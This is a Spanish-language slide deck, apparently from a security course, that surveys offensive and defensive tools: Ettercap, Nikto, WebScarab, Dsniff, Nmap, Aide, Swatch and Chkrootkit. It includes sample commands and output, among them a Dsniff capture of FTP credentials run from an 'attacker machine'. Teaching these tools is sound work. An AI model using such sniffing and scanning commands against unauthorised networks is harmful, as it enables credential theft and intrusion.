
Permite proporcionar certificados SSL falsos.

Permite descubrir routers.

Ettercap



↓ ARP POISONING



Nikto

Scanner de servidores WEB.

Realiza búsqueda de unos 6.400 ficheros/CGI potencialmente peligrosos.

Busca versiones obsoletas de 1.000 servidores.

Detecta versiones con problemas específicos de 270 servidores.

Analiza un servidor lo más rápido posible (por tanto, se detecta inmediatamente en el LOG del servidor)

Nikto

```
[dave@yggdrasil nikto]$ ./nikto.pl -Single
----- Nikto 2.1.2
----- Single Request Mode
      Hostname or IP: localhost
      Port (80):
      URI (/): /test.html
      SSL (0):
      Proxy host:
      Proxy port:
      Show HTML Response (1):
      HTTP Version (1.1):
      HTTP Method (GET):
      User-Agent (Mozilla/4.75 (Nikto/2.1.2):
      Connection (Keep-Alive):
      Data:
      force_bodysnatch (0):
      force_close (1):
      http_space1 ( ):
      http_space2 ( ):
      include_host_in_uri (0):
      invalid_protocol_return_value (1):
      max_size (0):
      protocol (HTTP):
      require_newline_after_headers (0):
      retry (0):
```

Webscarab

Framework para el análisis de aplicaciones que se comunican mediante protocolos HTTP y HTTPS. Programado en java.

Funciona como proxy (local) que captura y permite trabajar con el tráfico enviado y recibido por nuestro navegador WEB.

Es muy potente pero a la vez complejo. Para sacarle partido es necesario conocer en detalle el protocolo HTTP.

WebScarab

The screenshot shows the WebScarab application window. The title bar reads "WebScarab". The menu bar includes "File", "View", "Tools", and "Help". Below the menu bar is a toolbar with buttons for "Summary", "Message log", "Proxy", "Manual Request", "WebServices", "Spider", "Extensions", "SessionID Analysis", "Scripted", "Fragments", "Fuzzer", and "Compare".

The main window is divided into several sections:

- Summary:** A tabbed view showing a tree selection of filters for a conversation list.
- Tree Selection filters conversation list:** A tree view showing the website structure. The root is "http://www.owasp.org:80/". It has subfolders: "banners/", "images/", "index.php/", "Main_Page", and "skins/". The "Main_Page" folder is expanded, showing a file "Main_Page" with a status of "200 OK".
- Table:** A table showing the details of the HTTP requests. The columns are: ID, Date, Method, Host, Path, Parameters, Status, and Origin.

ID	Date	Method	Host	Path	Parameters	Status	Origin
5	2006/06/23...	GET	http://www.owasp.org:80	/skins/monobook/main....??		200 OK	Proxy
4	2006/06/23...	GET	http://www.owasp.org:80	/skins/common/IEFixes...		200 OK	Proxy
3	2006/06/23...	GET	http://www.owasp.org:80	/skins/common/commo...		200 OK	Proxy
2	2006/06/23...	GET	http://www.owasp.org:80	/index.php/Main_Page		200 OK	Proxy
1	2006/06/23...	GET	http://www.owasp.org:80	/		301 Moved ...	Proxy

At the bottom left of the window, there is a green status bar displaying "5.27 / 63.56".

Dsniff

Colección de herramientas que nos permiten interceptar tráfico que originalmente no se dirige a nosotros.

Permite extraer datos privados (contraseñas, correos electrónicos, contraseñas y tráfico ssh, tráfico SSL, etc.)

Dsniff

Start `dsniff` in the attacker machine by giving the following command:

```
# dsniff -i eth0 -m
```

The option `-i eth0` will make `dsniff` listen to network interface `eth0` and option `-m` will enable automatic protocol detection.

In another machine, fire up the FTP client and connect to the FTP server by entering the username and password.

Here is the result of `dsniff`:

```
dsniff: listening on eth0
-----
11/08/10 18:54:53 tcp 10.0.2.15.36761 -> 10.0.2.100.21 (ftp)
USER user
PASS user01
```

Ntop

Herramienta para la monitorización y análisis de tráfico de red.

Permite detectar tráfico no permitido.

Permite estudiar anomalías (por ejemplo, Ips concretas que consumen excesivo tráfico)

Permite localizar protocolos específicos (por ejemplo usuarios de tráfico P2P)

Se instala en un servidor y se accede a consola de gestión mediante navegador WEB.

Ntop

Host Information

http://localhost:3000/hostsInfo.html

Google

ntop (C) 1998-2008 - Luca Deri

About Summary All Protocols IP Utils Plugins Admin

Search ntop...

Host Information

Traffic Unit: Bytes

Subnet: All

Host	Domain	IP Address	MAC Address	Community	Other Name(s)	Bandwidth
192.168.1.81		192.168.1.81				
mi.mirror.garr.it		193.206.139.34				
151.1.245.36		151.1.245.36				
192.168.1.1		192.168.1.1				
jake.unipi.it		131.114.21.22				
192.168.160.11		192.168.160.11	00:16:C8:96:BA:BE			
151.11.185.69		151.11.185.69				
151.11.185.65		151.11.185.65				
192.168.1.1		192.168.1.1	00:1C:A2:37:21:7F			
all-systems.mcast.net		224.0.0.1				
224.0.0.251		224.0.0.251				
83.103.35.4		83.103.35.4				

Aide

Sistema de control de integridad de ficheros y directorios.

Detector de intrusiones local.

Soporta multitud de algoritmos de digest.

Soporta atributos extendidos en casi todos los sistemas de ficheros

Soporte de expresiones regulares para inclusión y exclusión de ficheros.

Aide

Creating the hash for the aide.db database is done by running `aide --init` or `aide --update`. The hash for the aide.conf configuration file can be obtained by running `aide --config-check`:

```
$ aide --config-check
Config checked. Use the following to patch your config file.
0a1
> @@begin_config 27GF0+oKj1CvP4tltuibhu8YGIU=
13a15
> @@end_config
```


Swatch

Monitorización en tiempo real u 'offline' de ficheros de LOG.

Configuramos patrones de texto y programamos alertas: notificación estándar o correo electrónico, ejecución de scripts, etc.

Preconfiguración para su uso inmediato con múltiples logs estándar (syslog, apache, postfix, etc.)

Swatch



```
root@LinuxWorkstation:/home/loganalysis/swatchdemo
File Edit View Terminal Go Help
[root@LinuxWorkstation swatchdemo]# swatch -c .swatchrc -f deno-syslog --awk-field-syntax
*** swatch version 3.1.1 (pid:3738) started at Wed Mar 30 16:06:28 EST 2005
Mar 29 15:10:28 server snort: [122:1:0] (portscan) TCP Portscan {PROTO255} 192.168.30.50 -> 192.168.30.51
Mar 29 15:14:08 server snort: [119:18:1] (http_inspect) WEBROOT DIRECTORY TRAVERSAL (TCP) 192.168.30.50:35786 -> 192.168.30.51:80
Mar 29 15:14:51 server snort: [122:1:0] (portscan) TCP Portscan {PROTO255} 192.168.30.50 -> 192.168.30.51 (threshold 6 exceeded)
Mar 29 15:17:58 server snort: [122:1:0] (portscan) TCP Portscan {PROTO255} 192.168.30.50 -> 192.168.30.51 (threshold 6 exceeded)
Mar 29 15:18:11 server snort: [119:18:1] (http_inspect) WEBROOT DIRECTORY TRAVERSAL (TCP) 192.168.30.50:40827 -> 192.168.30.51:80 (seen 37 times)
[root@LinuxWorkstation swatchdemo]#
```

Chkrootkit

Análisis local de elementos sospechosos que puedan indicar la presencia de un 'rootkit'

Un rootkit es una herramienta o un grupo de ellas, que tiene como finalidad esconderse a sí misma y esconder otros programas, procesos, archivos, directorios, claves de registro, y puertos que permiten al intruso mantener el acceso a un sistema para remotamente comandar acciones o extraer información sensible.

Chkrootkit

Use *chkrootkit*. Download the tarfile from <http://www.chkrootkit.org>, verify its checksum:

```
$ md5sum chkrootkit.tar.gz
```

unpack it:

```
$ tar xvzpf chkrootkit.tar.gz
```

build it:

```
$ cd chkrootkit-*  
$ make sense
```

and run it as root:

```
# ./chkrootkit
```

More securely, run it using known, good binaries you have previously copied to a secure medium, such as CD-ROM, e.g.:

```
# ./chkrootkit -p /mnt/cdrom
```


Nagios

Sistema de monitorización de redes. Nos permite vigilar equipos (hardware) y servicios.

Se instala en servidor y se programa los objetivos a vigilar y las acciones a realizar en caso de alerta.

Se accede a la consola de administración mediante interfaz WEB.

Nagios



Truecrypt

Aplicación para múltiples sistemas operativos que permite encriptar y ocultar ficheros.


Crea dispositivos virtuales cifrados transparentemente.

Permite crear dispositivos virtuales cifrados en dispositivos reales extraíbles.

Múltiples algoritmos de cifrado.

Uso fácil.

Truecrypt



Nmap

Programa para rastrear puertos IP.

Descubrimiento de servidores.

Identifica puertos abiertos en una el objetivo.

Determina qué servicios se están ejecutando (incluyendo software y versión)

Determina sistema operativo y versión del objetivo.

Técnicas avanzadas de ocultación, etc.

Nmap

```
# nmap -A -T4 scanme.nmap.org

Starting Nmap 5.35DC18 ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Host is up (0.0018s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey: 1024
60:ac:4d:51:b1:cd:85:09:12:16:92:76:1d:5d:27:6e (DSA)
|_ 2048 2c:22:75:60:4b:c3:3b:18:a2:97:2c:96:7e:28:dc:dd (RSA)
53/tcp    open  domain
80/tcp    open  http      Apache httpd 2.2.3 ((CentOS))
|_html-title: Go ahead and ScanMe!
|_http-methods: Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
113/tcp   closed auth
31337/tcp closed Elite
OS details: Linux 2.6.13 - 2.6.31, Linux 2.6.18
Nmap done: 1 IP address (1 host up) scanned in 23.32 s
```

Profile Editor

nmap -T4 -A -v --script nfs-ls,ntp-info --script-args nfs-ls.maxfiles=10 Scan

Profile Scan Ping **Scripting** Target Source Other Timing

Names

- mysql-users
- mysql-variables
- nbstat
- nfs-ls
- nfs-showmount
- nfs-statfs
- ntp-info
- ntp-monlist
- oracle-sid-brute
- p2p-conficker
- pgsq1-brute
- pjl-ready-message

Categories: discovery, safe

Attempts to get useful information about files from NFS exports. The output is intended to resemble the output of `ls`.

The script starts by enumerating and mounting

Arguments

Arguments	values
nfs-ls.maxfiles	10
nfs-ls.human	
nfs-ls.time	
nfs.version	
mount.version	
mc_protocol	

Help
List of scripts

A list of all installed scripts. Activate or deactivate a script by clicking the box next to the script name.

Cancel Save Changes

Gracias!

oscar@larraby.com